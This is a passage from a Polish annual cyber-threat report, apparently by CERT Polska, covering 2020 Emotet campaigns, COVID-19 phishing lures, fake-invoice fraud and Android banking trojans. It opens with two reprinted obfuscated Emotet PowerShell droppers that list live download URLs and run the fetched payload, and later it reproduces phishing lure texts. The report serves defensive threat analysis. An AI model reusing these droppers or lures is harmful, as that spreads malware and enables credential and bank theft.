*http://diek.nou.nl/app/gC4059/*http://www.aiga.it/wp-admin/2Hf689/'."SPliT"'*';
$Owrmjiycqtzj='Ledqpkcyepwyq';
foreach($Fopwucign in $Ndcfhdwmqg){try{$Cwwankycpma."doWnLOAdfiLE"($Fopwucign, $Popdvfzbqlgpo);
$Niuzguyp='Rptueushl';
If ((&'Get-Item' $Popdvfzbqlgpo)."LengtH" -ge 25376) {[Diagnostics.Process]::"STARt"($Popdvfzbqlgpo);
$Vzssqscp='Mcdlfkkempvk';
break;
$Jdzuereeqjnuh='Gnsvzcrr'}}catch{}}$Iwhuuikcwjm='Lsohluxkd'


# 2020-12-31
$So9Rq  =  [TyPe]("{3}{1}{2}{0}{4}"-F '.iO.dIREC','E','M','syst','torY');
    $yxNt6m=[TYPE]("{2}{5}{3}{1}{0}{4}"-F 'MAnAGe','OINT','systeM.NeT.','Cep','r','SeRVi');
 $ErrorActionPreference = ('SilentlyContinue');
$T5u1k2t=$L30G + [char](64) + $C30I;
$E_3Y='X80G';
 (  VARIABle 'so9rQ' -valUeon)::"CReAtEdiRecToRy"($HOME + (('{0}I10p0zs{0}Btjghqf{0}')-F  [cHAr]92));
$E40J='G92O';
  $YxNt6M::"SeCuRitypRoTocoL" = ('Tls12');
$Y48K=('B04F');
$Bpt7y5z = ('M21Y');
$N12Q=('M42R');
$Qixwhf2=$HOME+(('szJI10p0zsszJBtjghqfszJ')  -CrEpLACe ([CHar]115+[CHar]122+[CHar]74),[CHar]92)+$Bpt7y5z+('.dll');
$C56I=('H13V');
$Hgb0yb0=(']e1r[S://mediatorstewart.com/service-msc/3zZLr/@]e1r[S://wolffsachs.com/wp-content/UKZw/@]e1r[S://ycspreview.com/shubham/h7qna/@]e1r[S://wi360.
com/wp-content/u/@]e1r[S://linkejet.com.br/cgi-bin/UQ/@]e1r[S://nuocmambamuoi.vn/wp-admin/Ty/@]e1r[S://ellinismos1922.gr/log/c99FG/')."rEplACE"((']e1r[S')
,([array]('sd','sw'),'http','3d')[1])."SpLiT"($W49R + $T5u1k2t + $B58A);
$B30W=('F86F');
foreach ($Qbf843y in $Hgb0yb0){try{(&'New-Object' systeM.net.WebCLIenT)."dOWNloAdfILe"($Qbf843y, $Qixwhf2);
$Q21L='R4_Y';
If ((&'Get-Item' $Qixwhf2)."LenGTH" -ge 49338) {&'rundll32' $Qixwhf2,('Control_RunDLL')."tOsTRiNG"();
$W30Q=('G59H');
break;
$Q28W='L8_B'}}catch{}}$O19K=('H46E')
```

**Rys. 30. Porównanie dwóch skryptów PowerShell osadzonych w złośliwych dokumentach z początku oraz końca roku 2020.**

Tak jak w ubiegłym roku, bacznie przyglądaliśmy się kampaniom Emoteta i dzieliliśmy się uzyskanymi informacjami z innymi organizacjami oraz badaczami bezpieczeństwa. Z rysunków 31 oraz 32 możemy wywnioskować, że o ile liczba unikalnych konfiguracji nie jest dużo większa niż w przypadku innych rodzin, to skala całej operacji jest naprawdę spora.




**Rys. 31. Liczba uzyskanych unikalnych konfiguracji Emoteta na tle innych rodzin złośliwego oprogramowania. Opracowanie własne na podstawie analiz z systemu MWDB w 2020 r.**




**Rys. 32. Liczba zaobserwowanych próbek Emoteta na tle innych rodzin złośliwego oprogramowania. Opracowanie własne na podstawie analiz z systemu MWDB w 2020 r.**

# Phishing i inne wyłudzenia

Początek pandemii COVID-19 dla wielu oznaczał konieczność kompletnej zmiany stylu życia. Dla przestępców jednak stworzył niepowtarzalną okazję na wprowadzenie nowych kampanii opierających się na aktualnym kryzysie.

Pierwszy atak, który zaobserwowaliśmy 10 marca 2020 r., korzystał ze znanego schematu z fałszywymi wiadomościami. Na głównej stronie serwisu informacyjnego znajduje się szokująca informacja np. dotycząca porwania dziecka, pobicia lub, jak było w analizowanym przypadku, szokująca wypowiedź doktora na temat liczby zarażonych osób w Polsce. Aby jednak zobaczyć osadzony film należy zalogować się przez fałszywy panel logowania Facebooka, a w niektórych przypadkach dodatkowo podać kod BLIK.

# NOWE FAKTY NA TEMAT KORONAWIRUSA [WIDEO]

NOWE FAKTY NA TEMAT KORONAWIRUSA [WIDEO]

PODZIEL SIĘ

Koronawirus nadal rozprzestrzenia się na świecie. Liczba zachorowań w Polsce wzrosła do 17(prawdopodobnie liczba ta jest mocno zaniżona). Kolejna zakażona osoba to kobieta, która przebywa w szpitalu w Poznaniu. Rząd postanowił wprowadzić kontrole sanitarne na granicach z Czechami i Niemcami, a od jutra na pozostałych przejściach granicznych. Tymczasem pierwsze dwa przypadki zakażenia koronawirusem odnotowano na Cyprze co oznacza, że Covid-19 pojawił się już we wszystkich 27 krajach Unii Europejskiej. Z punktu widzenia zagrożenia epidemiologicznego, Główny Inspektor Sanitarny nie zaleca podróżowania do Chin, Hongkongu oraz Korei Południowej, Włoch, Iranu, Japonii, Tajlandii, Wietnamu, Singapuru i Tajwanu. Ciężki przebieg choroby obserwuje się u ok.15-20% osób. Do zgonów dochodzi u 2-3% osób chorych. Prawdopodobnie dane te zaniżono, gdyż u wielu osób z lekkim przebiegiem zakażenia nie dokonano potwierdzenia laboratoryjnego. Zdaniem ekspertów liczba chorych w Polsce to około 250 przypadków, we wszystkich województwach. Poniżej material dający do myślenia na temat obiegu informacji i ich rzetelności w naszym kraju.

## WYPOWIEDŹ DOKTORA Z JEDNEGO Z WARSZAWSKICH SZPITALI NA TEMAT NAMNAŻAJĄCEJ SIĘ LICZBY ZARAŻONYCH W POLSCE.

**Rys. 33. Sensacyjna wiadomość nakłaniająca ofiarę do obejrzenia filmu.**

Na kolejne pomysły przestępców nie trzeba było długo czekać. Już 5 dni później informowaliśmy o trzech nowych kampaniach wykorzystujących temat koronawirusa:

- informacje o rzekomym wsparciu żywieniowym, do uzyskania którego wymagane jest logowanie do Profilu Zaufanego (patrz: rys. 34);
- wiadomości SMS o możliwości skorzystania ze szczepionki na koronawirusa po dokonaniu "dopłaty do refundacji";
- wiadomości SMS o blokadzie środków na rachunku na poczet specjalnych rezerw krajowych w NBP (patrz: rys. 35).


Ministerstwo Zdrowia | Serwis Rzeczypospolitej Polskiej

Login | Profil Zaufany

**Wsparcie żywieniowe - Koronawirus**

Zgodnie z rozporządzeniem Ministerstwa Zdrowia dla każdego obywatela przysługuje wsparcie żywieniowe w związku z epidemią Koronawirusa.

Na jedną osobę przysługuje:


- 20 l wody
- 3,5 kg zbóż, produktów zbożowych, chleba, ziemniaków, makaronu i ryżu.
- 2,5 kg owoców w puszkach lub słoikach i orzechów
- 4 kg suchych roślin strączkowych i warzyw w puszkach lub słoikach
- 2,6 kg mleka i produktów mlecznych
- 1,5 kg mięsa, ryb i jajek, ewentualnie jajek w proszku (świeże jajka mają trwałość kilka dni, proszek kilka lat)
- 0,4 kg tłuszczu i olejów

**W celu otrzymania świadczenia prosimy o potwierdzenie danych osobowych poprzez profil zaufany.**

**Zaloguj się przy pomocy banku**

Bank Polski | mBank mTRANSFER | Santander Przelew24 | GET IN BANK | Millennium bank | ING | BNP PARIBAS | CRÉDIT AGRICOLE

**Rys. 34. Fałszywa informacja prowadząca do strony wyłudzającej dane logowania do Profilu Zaufanego.**




**Rys. 35. Fałszywa informacja o przekazaniu środków, z adresem prowadzącym do bramki wyłudzającej dane logowania do bankowości internetowej.**

Oszustwa oscylujące wokół pandemii COVID-19 pojawiały się przez cały rok, lecz oprócz nich zaobserwowaliśmy również strony phishingowe dotyczące innych tematów.

Najczęściej pojawiającymi się phishingami były:

- wyłudzanie danych logowania do kont Facebook,
- wyłudzanie numerów kart płatniczych oraz danych logowania do bankowości internetowej.


# Fałszywe faktury

Wraz z początkiem pandemii koronawirusa, cyberprzestępcy rozpoczęli intensywną eksploatację zyskownych modeli zarobkowania. O ile podszywanie się pod kontrahentów i wysyłka fałszywych faktur do firm jest nam znana od co najmniej kilku lat, to przestępcy znacząco zwiększyli ilość prób wyłudzenia pieniędzy w ten sposób oraz poprawili ich skuteczność. Otrzymaliśmy kilka zgłoszeń incydentów na łącznie kilkadziesiąt tysięcy złotych. Najczęściej atakowane są niewielkie, lokalnie działające firmy, aczkolwiek z racji niewielkiej próby, nie jesteśmy w stanie całościowo ocenić branż ani wspólnej charakterystyki atakowanych podmiotów.

Schemat działania atakujących jest dopasowany do charakterystyki pracy przedsiębiorstwa, co wskazuje na dostęp do skrzynek mailowych lub infekcję malware na komputerze z dostępem do poczty firmowej. Przestępcy znają słownictwo branżowe lub sposoby wymiany informacji pomiędzy podmiotami — oszustwo jest poprzedzone wywiadem o metodach prowadzenia interesów. W dogodnym momencie atakujący włączają się do konwersacji z prośbą o zmianę numeru konta w wysłanej fakturze lub zmieniają numer konta w dokumencie za pomocą ogólnie dostępnych narzędzi do modyfikacji plików PDF.

Taka modyfikacja najczęściej zostawia ślad w dokumencie w postaci lekko zmienionego układu faktury, braku wyrównania tekstu lub nieco innej czcionki. Są to bardzo istotne detale i warto im się przyjrzeć, zwłaszcza jeżeli otrzymujemy poprawioną fakturę lub prośbę o zmianę numeru konta do wpłaty. Jeżeli przedsiębiorstwo wystawia faktury w pakiecie Microsoft Office, to przestępcy mają ułatwione zadanie i w niezauważalny sposób są w stanie modyfikować dokumenty rozliczeniowe.

Zalecamy weryfikację każdej prośby o zmianę numeru konta kontrahenta drugim, niezależnym kanałem kontaktowym np. telefonicznie, z osobami odpowiedzialnymi za decyzje finansowe. Dodatkowo, istotnym czynnikiem w kontekście tego rodzaju oszustw, poprawiającym bezpieczeństwo kont pocztowych, jest włączenie dwuskładnikowego uwierzytelniania. Oczywiście, podstawą są unikalne hasła dla krytycznych użytkowników firmowych o odpowiedniej złożoności.


# Trojany mobilne

W 2020 r. nadal obserwowaliśmy wzrostowy trend w obszarze aktywności złośliwego oprogramowania przeznaczonego dla systemów Android. Wraz z postępującym rozwojem rynku aplikacji oraz usług w tym kanale, obserwowane jest systematyczne odchodzenie użytkowników od tradycyjnych wersji aplikacji webowych. Przestępcy, korzystający najczęściej z gotowych rozwiązań, próbują atakować poprzez infekcję urządzenia mobilnego.

W polskich kampaniach tego typu zdecydowanie najczęściej dystrybuowany był trojan Alien (Cerberus), jednak obserwowaliśmy również kampanie widzianych już rodzin Anubisa oraz Hydry, a także różnego rodzaju eksperymenty niepowiązane z konkretną rodziną (aplikacje napisane prawdopodobnie na potrzeby konkretnej kampanii). W celu nakłonienia użytkowników do instalacji złośliwej aplikacji, wykorzystywano wizerunki rozpoznawalnych polskich marek takich jak Allegro, Wirtualna Polska, czy PKO.


## Formy dystrybucji oraz przegląd kampanii

Najczęściej spotykaną formą dystrybucji złośliwego oprogramowania było skłonienie użytkownika do wejścia na odpowiednio spreparowaną stronę internetową. Poza prezentowanym opisem, jak np. konieczność aktualizacji, znajdowało się tam odesłanie do zasobu skąd można było pobrać instalator. Opisywane linki rozsyłane były zazwyczaj w wiadomościach e-mail, jednak zauważyliśmy również próby dystrybucji poprzez reklamy w serwisie Facebook. Niestety odnotowaliśmy także skuteczne przypadki zamieszczenia złośliwych aplikacji w sklepie Google Play. Tego typu przypadki, w połączeniu z inną formą marketingu, mogły skutecznie uśpić czujność ofiary.

Poniżej, w kolejności chronologicznej, prezentujemy przegląd najciekawszych kampanii i form dystrybucji, zaobserwowanych przez CERT Polska w 2020 r.


## Zmiana regulaminu

W pierwszym i na początku drugiego kwartału 2020 r. często spotykanym motywem była zmiana regulaminu dostawcy poczty elektronicznej. W kampaniach wykorzystywano wizerunek dostawców, m.in. Wirtualnej Polski oraz Interii. W celu zachęcenia użytkownika do instalacji złośliwej aplikacji (koń trojański Cerberus) wysyłane były wiadomości e-mail informujące o konieczności zaakceptowania nowej wersji regulaminu, zawierające link przekierowujący na odpowiednio spreparowaną stronę.




**Rys. 36. Przykład wiadomości podszywającej się pod operatora usługi pocztowej, która nakłania do odwiedzenia spreparowanej strony.**

Po kliknięciu w link następowało sprawdzenie, czy strona została odwiedzona przy pomocy klienta androidowego. W takim przypadku ofiara otrzymywała komunikat informujący, że konieczna jest aktualizacja oprogramowania Adobe Flash Player.




**Rys. 37. Fałszywy komunikat na spreparowanej stronie informujący o konieczności aktualizacji Adobe Flash Player. W rzeczywistości była to próba nakłonienia do ściągnięcia i zainstalowania złośliwego oprogramowania.**


Kliknięcie przycisku "Dalej" skutkowało pobraniem złośliwego pliku o rozszerzeniu .apk. Użytkownik musiał dodatkowo potwierdzić, że chce zainstalować proponowany program (co jest standardową procedurą systemu Android dla oprogramowania pochodzącego z nieznanego źródła). Potwierdzenie inicjowało instalację malware na urządzeniu mobilnym.

Motyw ten powrócił jeszcze w czerwcu 2020 r. wraz ze zmianą dystrybuowanej rodziny na Anubisa (regulamin portalu Facebook), a następnie w sierpniu, gdzie użyto złośliwego oprogramowania Hydra (regulamin Interii). Jak widać grupa odpowiedzialna za kampanie z motywem na "regulamin" miała w swoim portfelu wiele różnych rodzin malware.

## Fałszywe oferty pracy na portalu Facebook


Na początku kwietnia miała miejsce jedna z ciekawszych kampanii złośliwego oprogramowania na urządzenia mobilne, w której tematem były fałszywe oferty pracy. Zanim dochodziło do właściwej infekcji, użytkownik musiał przejść przez wiele etapów mających na celu wyłudzenie danych i uwiarygodnienie kampanii.

Oferty pracy zamieszczane były na portalu Facebook. Dotyczyły głównie pracy przy obsłudze klienta, inne warianty tego oszustwa były kierowane do konkretnych grup zawodowych, np. kosmetyczek.





**Rys. 38. Przykład fałszywej oferty pracy, służącej do wyłudzenia informacji o potencjalnej ofierze.**

Na stronie internetowej znajdował się formularz rekrutacji, którego celem było wyłudzanie danych osobowych, takich jak imię, nazwisko oraz numer telefonu. Po wypełnieniu formularza następował kontakt przez pocztę elektroniczną z dalszymi instrukcjami. Po pozytywnym przejściu rekrutacji następował kontakt drogą SMS-ową.




**Rys. 39. Przykład SMS-a kierującego ofiarę do dalszego etapu scenariusza infekcji.**

Na tym etapie, po odwiedzeniu linku, kandydat był nakłaniany do instalacji złośliwej aplikacji.




**Rys. 40. Wiadomość na stronie przestępców nakłaniająca do instalacji złośliwego oprogramowania pod przykrywką aplikacji rekrutacyjnej.**

